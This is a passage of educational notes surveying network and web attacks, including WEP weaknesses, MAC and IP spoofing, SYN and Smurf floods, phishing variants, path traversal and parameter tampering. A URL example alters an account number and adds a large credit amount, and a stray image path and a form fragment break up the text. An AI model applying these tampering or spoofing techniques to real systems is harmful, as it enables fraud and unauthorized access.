Other, more stringent, techniques for password security include key stretching algorithms like PBKDF2. Algorithms create hashes of passwords that are designed to protect passwords from being readily cracked. Security tokens constantly shift passwords so that even if a password is cracked, it can be used for a very limited amount of time. The shift to sophisticated technology within computing methods gave rise to software that can crack passwords. Password-cracking computers working in conjunction with each other are usually the most effective form of password cracking, but this method can be very time consuming.

WEP vulnerabilities

Security researchers have discovered security problems that let malicious users compromise the security of WLANs (wireless local area network) that use WEP (Wired Equivalent Privacy) — these, for instance:

- **Passive attacks to decrypt traffic:** These are based on statistical analysis.
- **Active attacks to inject new traffic from unauthorized mobile stations:** These are based on known plaintext.
- **Active attacks to decrypt traffic:** These are based on tricking the access point.
- **Dictionary-building attacks:** These are possible after analyzing enough traffic on a busy network.

The underlying encryption engine used by WEP is RC4, which is widely used in various Internet protocols including secure Web pages (HTTPS). When it comes to WEP flaws, the problem isn't RC4. The problem is the way that RC4 is implemented. In particular, the implementation of IVs is flawed because it allows IVs to be repeated and hence, violate the No. 1 rule of RC4: Never, ever reuse a key.

Security researcher Tim Newsham exposed another vulnerability of WEP by demonstrating that the key generator used by many vendors is flawed for 40-bit key generation. Using a typical laptop, he was able to crack a 40-bit key in less than a minute.

MAC Spoofing

MAC spoofing is a technique for changing a factory-assigned Media Access Control (MAC) address of a network interface on a networked device. The MAC address that is hard-coded on a network interface controller (NIC) cannot be changed. However, many drivers allow the MAC address to be changed. Additionally, there are tools which can make an operating system believe that the NIC has the MAC address of a user's choosing. The process of masking a MAC address is known as MAC spoofing. Essentially, MAC spoofing entails changing a computer's identity, for any reason, and it is relatively easy.

The changing of the assigned MAC address may allow the bypassing of access control lists on servers or routers, either hiding a computer on a network or allowing it to impersonate another network device. MAC spoofing is done for legitimate and illicit purposes alike.

Many ISPs register the client's MAC address for service and billing services.[2] Since MAC addresses are unique and hard-coded on network interface controller (NIC) cards,[1] when the client wants to connect a new gadget or change his/her existing gadget, the ISP will detect different MAC addresses and the ISP might not grant Internet access to those new devices. This can be circumvented easily by MAC spoofing. The client only needs to spoof the new device's MAC address to the MAC address that was registered by the ISP.[2] In this case, the client spoofs his or her MAC address to gain Internet access from multiple devices. While this seems like a legitimate case, MAC spoofing new gadgets can be considered illegal if the ISP's user-agreement prevents the user from connecting more than one device to their service. Moreover, the client is not the only person who can spoof his or her MAC address to gain access to the ISP. Hackers can gain unauthorized access to the ISP via the same technique. This allows hackers to gain access to unauthorized services, and the hacker will be hard to identify because the hacker uses the client's identity. This action is considered an illegitimate use of MAC spoofing and illegal as well. However, it is very hard to track hackers that are utilizing MAC spoofing.

MAC Flooding: -

The MAC Flooding is an attacking method intended to compromise the security of the network switches. Usually, the switches maintain a table structure called MAC Table. This MAC Table consists of individual MAC addresses of the host computers on the network which are connected to ports of the switch. This table allows the switches to direct the data out of the ports where the recipient is located. As we’ve already seen, the hubs broadcast the data to the entire network allowing the data to reach all hosts on the network but switches send the data to the specific machine(s) which the data is intended to be sent. This goal is achieved by the use of MAC tables The aim of the MAC Flooding is to takedown this MAC Table. In a typical MAC Flooding attack, the attacker sends Ethernet Frames in a huge number. When sending many Ethernet Frames to the switch, these frames will have various sender addresses. The intention of the attacker is consuming the memory of the switch that is used to store the MAC address table. The MAC addresses of legitimate users will be pushed out of the MAC Table. Now the switch cannot deliver the incoming data to the destination system. So considerable number of incoming frames will be flooded at all ports.

MAC Address Table is full and it is unable to save new MAC addresses. It will lead the switch to enter into a fail-open mode and the switch will now behave same as a network hub. It will forward the incoming data to all ports like a broadcasting. Let’s see what are the benefits of the attacker with the MAC Flooding attack.

As the attacker is a part of the network, the attacker will also get the data packets intended for the victim machine. So that the attacker will be able to steal sensitive data from the communication of the victim and other computers. Usually a packet analyzer is used to capture these sensitive data.

After launching a MAC Flood attack successfully, the attacker can also follow up with an ARP spoofing attack. This will help the attacker retaining access to the privileged data even after the attacked switches recover from the MAC Flooding attack.

IP Spoofing

IP Spoofing is a technique used to gain unauthorized access to machines, whereby an attacker illicitly impersonates another machine by manipulating IP packets. IP Spoofing involves modifying the packet header with a forged (spoofed) source IP address, a checksum, and the order value. Internet is a packet switched network, which causes the packets leaving one machine may be arriving at the destination machine in different order. The receiving machine resembles the message based on the order value embedded in the IP header. IP spoofing involves solving the algorithm that is used to select the order sent values, and to modify them correctly.

This process usually starts by identifying your host and finding the IP address trusted by your host so that you can send data packets and the host will see them as originating from a trusted IP address but that’s not the case.

Hackers use IP spoofing to perform activities that are malicious and illegal. Some of the activities that can be performed include Service denial and man in the middle attacks. These two malicious acts are used by hackers to cause drama or havoc over the internet while hiding their identity.

SYN Flooding: -

A **SYN flood** is a form of denial-of-service attack in which an attacker sends a succession of `SYN` requests to a target's system in an attempt to consume enough server resources to make the system unresponsive to legitimate traffic.

Normally when a client attempts to start a TCP connection to a server, the client and server exchange a series of messages which normally runs like this:

1. The client requests a connection by sending a `SYN` (*synchronize*) message to the server.
2. The server *acknowledges* this request by sending `SYN-ACK` back to the client.
3. The client responds with an `ACK`, and the connection is established.

This is called the TCP three-way handshake, and is the foundation for every connection established using the TCP protocol.

A SYN flood attack works by not responding to the server with the expected `ACK` code. The malicious client can either simply not send the expected `ACK`, or by spoofing the source IP address in the `SYN`, causing the server to send the `SYN-ACK` to a falsified IP address - which will not send an `ACK` because it "knows" that it never sent a `SYN`.

The server will wait for the acknowledgement for some time, as simple network congestion could also be the cause of the missing `ACK`. However, in an attack, the *half-open connections* created by the malicious client bind resources on the server and may eventually exceed the resources available on the server. At that point, the server cannot connect to any clients, whether legitimate or otherwise. This effectively denies service to legitimate clients. Some systems may also malfunction or crash when other operating system functions are starved of resources in this way.

Smurf Attack

The **Smurf attack** is a distributed denial-of-service attack in which large numbers of Internet Control Message Protocol (ICMP) packets with the intended victim's spoofed source IP are broadcast to a computer network using an IP broadcast address. Most devices on a network will, by default, respond to this by sending a reply to the source IP address. If the number of machines on the network that receive and respond to these packets is very large, the victim's computer will be flooded with traffic. This can slow down the victim's computer to the point where it becomes impossible to work on.

The following steps lead to a smurf attack:

1. Huge numbers of ICMP requests are sent to the victim's IP address
2. The source destination IP address is spoofed
3. The hosts on the victim's network respond to the ICMP requests
4. This creates a significant amount of traffic on the victim’s network, resulting in consumption of bandwidth and ultimately causing the victim’s server to crash.

To prevent a smurf attack, individual hosts and routers can be configured to be non-responsive to external ping requests or broadcasts. Routers can also be configured to ensure that packets directed to broadcast addresses are not forwarded.

SMTP/Email-based attacks

Many people rely on the Internet for many of their professional, social and personal activites. But there are also people who attempt to damage our Internet-connected computers, violate our privacy and render inoperable the Internet services.

Email is a universal service used by over a billion people worldwide. As one of the most popular services, email has become a major vulnerability to users and organizations.

Below are some of the most common types of Attacks.

- **Phishing** :

  Phishing is a form of fraud. Cyber criminals use email, instant messaging, or other social media to try to gather information such as login credentials by masquerading as a reputable person. Phishing occurs when a malicious party sends a fraudulent email disguised as being from an authorized, trusted source. The message intent is to trick the recipient into installing malware on his or her device or into sharing personal or financial information.

  Spear phishing is a highly targeted phishing attack. While phishing and spear phishing both use emails to reach the victims, spear phishing sends customized emails to a specific person. The criminal researches the target’s interests before sending the email.

- **Vishing:** Vishing is phishing using voice communication technology. Criminals can spoof calls from authorized sources using voice over IP technology. Victims may also receive a recorded message that appears authorized. Criminals want to obtain credit card numbers or other information to steal the victim’s identity. Vishing takes advantage of the fact that people trust the telephone network.
- **Smishing:** Smishing is phishing using text messaging on mobile phones. Criminals impersonate a legitimate source in an attempt to gain the trust of the victim. For example, a smishing attack might send the victim a website link. When the victim visits the website, malware is installed on the mobile phone.
- **Whaling:** Whaling is a phishing attack that targets high profile targets within an organization such as senior executives. Additional targets include politicians or celebrities.
- **Pharming:** Pharming is the impersonation of an authorized website in an effort to deceive users into entering their credentials. Pharming misdirects users to a fake website that appears to be official. Victims then enter their personal information thinking that they connected to a legitimate site.

- **Spyware:** Spyware is software that enables a criminal to obtain information about a user's computer activities. Spyware often includes activity trackers, keystroke collection, and data capture. In an attempt to overcome security measures, spyware often modifies security settings. Spyware often bundles itself with legitimate software or with Trojan horses. Many shareware websites are full of spyware.
- **Scareware:** Scareware persuades the user to take a specific action based on fear. Scareware forges pop-up windows that resemble operating system dialogue windows. These windows convey forged messages stating that the system is at risk or needs the execution of a specific program to return to normal operation. In reality, no problems exist, and if the user agrees and allows the mentioned program to execute, malware infects his or her system.
- **Adware:** Adware typically displays annoying pop-ups to generate revenue for its authors. The malware may analyze user interests by tracking the websites visited. It can then send pop-up advertising relevant to those sites. Some versions of software automatically install Adware.
- **Spam:** Spam (also known as junk mail) is unsolicited email. In most cases, spam is a method of advertising. However, spam can send harmful links, malware or deceptive content. The end goal is to obtain sensitive information such as a social security number or bank account information. Most spam comes from multiple computers on networks infected by a virus or worm. These compromised computers send out as much bulk email as possible.

VOIP vulnerabilities

VoIP is vulnerable to similar types of attacks that Web connection and emails are prone to. VoIP attractiveness, because of its low fixed cost and numerous features, come with some risks that are well known to the developers an are constantly being addressed. But these risks are usually not mentioned to the business which is the most common target.VoIP also allows the use of fraud and shady practices that most people are not aware of. And while this practices are restricted by most providers, the possibility that someone is using them for their own gain still exists.

Remote eavesdropping

Unencrypted connections lead to communication and security breaches. Hackers/trackers can eavesdrops on important or private conversations and extract valuable data. The overheard conversations might be sold to or used by competing businesses. The gathered intelligence can also be used as blackmail for personal gain.

Network attacks

Attacks to the user network, or internet provider can disrupt or even cut the connection. Since VOIP is highly dependent on our internet connection, direct attacks on the internet connection, or provider, are highly effective way of attack. This kind of attacks are targeting office telephony, since mobile internet is harder to interrupt.[3] Also mobile applications not relying on internet connection to make VOIP calls.[4] are immune to such attacks.

Default security settings

Hardphones (a.k.a. VoIP phone) are smart devices, they are more a computer than a phone, and as such they need to be well configured. The Chinese manufacturers, in some cases are using default passwords for each of the manufactured devices leading to vulnerabilities.[5]

VOIP over WiFi

VoIP even while VoIP is relatively secure in 2017, it still needs a source of internet, which in most cases is WIFI network. And while a home/office WIFI can be relatively secure, using public or shared networks will further compromise the connection.

Path Traversal

A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control (such as in the case of locked or in-use files on the Microsoft Windows operating system).

This attack is also known as “dot-dot-slash”, “directory traversal”, “directory climbing” and “backtracking”.

The attack usually involves the following steps:

- 1. The user/victim enters input into the application
- 2. The user input is used to access a specific file (to read, write or send it)
- 3. The attacker uses resource identifiers to manipulate the vulnerable application
- 4. Parameters such as file names and port numbers are altered to initiate the attack
- 5. The vulnerable application is basically tricked into granting access to the sensitive file/s even when the attacker doesn’t have the required permissions
- 6. The attacker can then overwrite/modify files and even send them to third-party servers

Input Manipulation/Parameter Manipulation

Manipulating the data sent between the browser and the web application to an attacker's advantage has long been a simple but effective way to make applications do things in a way the user often shouldn't be able to. In a badly designed and developed web application, malicious users can modify things like prices in web carts, session tokens or values stored in cookies and even HTTP headers.

No data sent to the browser can be relied upon to stay the same unless cryptographically protected at the application layer.Cryptographic protection in the transport layer (SSL) in no way protects one from attacks like parameter manipulation in which data is mangled before it hits the wire. Parameter tampering can often be done with:

- Cookies
- Form Fields
- URL Query Strings
- HTTP Headers

Cookie Manipulation:-

Cookies are the preferred method to maintain state in the stateless HTTP protocol. They are however also used as a convenient mechanism to store user preferences and other data including session tokens. Both persistent and non-persistent cookies, secure or insecure can be modified by the client and sent to the server with URL requests. Therefore any malicious user can modify cookie content to his advantage. There is a popular misconception that non-persistent cookies cannot be modified but this is not true; tools like Winhex are freely available. SSL also only protects the cookie in transit. The extent of cookie manipulation depends on what the cookie is used for but usually ranges from session tokens to arrays that make authorization decisions. (Many cookies are Base64 encoded; this is an encoding scheme and offers no cryptographic protection)


Header Manipulation

HTTP headers are control information passed from web clients to web servers on HTTP requests, and from web servers to web clients on HTTP responses. Each header normally consists of a single line of ASCII text with a name and a value. Sample headers from a POST request follow.

```
Host: www.someplace.org
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Lynx/2.8.4dev.9 libwww-FM/2.14
Referer: http://www.someplace.org/login.php
Content-type: application/x-www-form-urlencoded
Content-length: 49
```

Often HTTP headers are used by the browser and the web server software only. Most web applications pay no attention to them. However some web developers choose to inspect incoming headers, and in those cases it is important to realize that request headers originate at the client side, and they may thus be altered by an attacker. Normal web browsers do not allow header modification. An attacker will have to write his own program (about 15 lines of perl code will do) to perform the HTTP request, or he may use one of several freely available proxies that allow easy modification of any data sent from the browser.

Form - Field Manipulation



Please Login Here

Username

Password

When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as Hidden Fields, which are not rendered to the screen by the browser but are collected and submitted as parameters during form submissions. Whether these form fields are pre-selected (drop down, check boxes etc.), free form or hidden, they can all be manipulated by the user to submit whatever values he/she chooses. In most cases this is as simple as saving the page using "view source", "save", editing the HTML and re-loading the page in the web browser.

URL manipulation

URL Manipulation comes with all of the problems stated above about Hidden Form Fields, and creates some new problems as well. HTML Forms may submit their results using one of two methods: GET or POST. If the method is GET, all form element names and their values will appear in the query string of the next URL the user sees. Tampering with hidden form fields is easy enough, but tampering with query strings is even easier. One need only look at the URL in the browser's address bar. Take the following example; a web page allows the authenticated user to select one of his pre-populated accounts from a drop-down box and debit the account with a fixed unit amount. It's a common scenario. His/her choices are recorded by pressing the submit button. The page is actually storing the entries in form field values and submitting them using a form submit command. The command sends the following HTTP request

```
http://www.victim.com/example?accountnumber=12345&debitamount=1
```

A malicious user could construct his own account number and change the parameters as follows:

```
http://www.victim.com/example?accountnumber=67891&creditamount=999999999
```

Brute Force Attacks

In the world of Cyber crimes, brute force attack is an activity which involves repetitive successive attempts of trying various password combinations to break into any website. This attempt is carried out vigorously by the hackers who also make use of bots they have installed maliciously in other computers to boost the computing power required to run such type of attacks.

A Brute Force Attack is the simplest method to gain access to a site or server (or anything that is password protected). It tries various combinations of usernames and passwords again and again until it gets in. This repetitive action is like an army attacking a fort.

A brute-force attack is a cryptanalytic attack that can, in theory, be used to attempt to decrypt any encrypted data[1] (except for data encrypted in an information-theoretically secure manner). Such an attack might be used when it is not possible to take advantage of other weaknesses in an encryption system (if any exist) that would make the task easier.

When password-guessing, this method is very fast when used to check all short passwords, but for longer passwords other methods such as the dictionary attack are used because a brute-force search takes too long. Longer passwords, passphrases and keys have more possible values, making them exponentially more difficult to crack than shorter ones.

Brute-force attacks can be made less effective by obfuscating the data to be encoded making it more difficult for an attacker to recognize when the code has been cracked or by making the attacker do more work to test each guess. One of the measures of the strength of an encryption system is how long it would theoretically take an attacker to mount a successful brute-force attack against it.

Brute-force attacks are an application of brute-force search, the general problem-solving technique of enumerating all candidates and checking each one.